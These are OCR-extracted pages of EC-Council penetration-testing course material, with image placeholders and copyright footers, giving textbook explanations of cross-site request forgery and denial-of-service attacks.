



Figure A.263: XSS Attack in comment field

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Cross-site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cross-site Request Forgery (CSRF) Attack (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financially related websites commonly contain CSRF vulnerabilities. Usually, the outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications in differentiating a request made using malicious code from a genuine request exposes it to CSRF attack. Cross-Site Request Forgery (CSRF) attacks

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests, they did not intend. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running, and the attacker gains access to the user's browser.




Figure A.264: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a cross-site request forgery attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The below diagram explains the step-by-step process involved in a CSRF attack.





Figure A.265: Working of Cross-Site Request Forgery (CSRF) attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service (DoS) Attack

Denial-of-service (DoS) is an attack that prevents authorized users from accessing a computer or network. In this type of attack, attackers exhaust available server resources by sending hundreds of resource-intensive requests, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers. DoS attacks target the network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, depriving legitimate users of these resources. Connectivity attacks overflow a computer with a large amount of connection requests, consuming all available operating system resources, so that the computer cannot process legitimate user requests. Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it undetectable by existing DoS protection measures.

Consider a company (Target Company) that delivers pizza upon receiving a telephone order. The entire business depends on telephone orders from customers. Suppose a person intends to disrupt the daily business of this company. If this person came up with a way to keep the company's telephone lines engaged in order to deny access to legitimate customers, the Target Company would lose business.

DoS attacks are similar to the pizza company situation. The objective of the attacker is not to steal any information from the target. It is to render its services useless. In this process, the attacker compromises many computers (called zombies) and virtually controls them. The attack involves deploying the zombie computers against a single machine to overwhelm it with requests and finally crash the target in the process.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

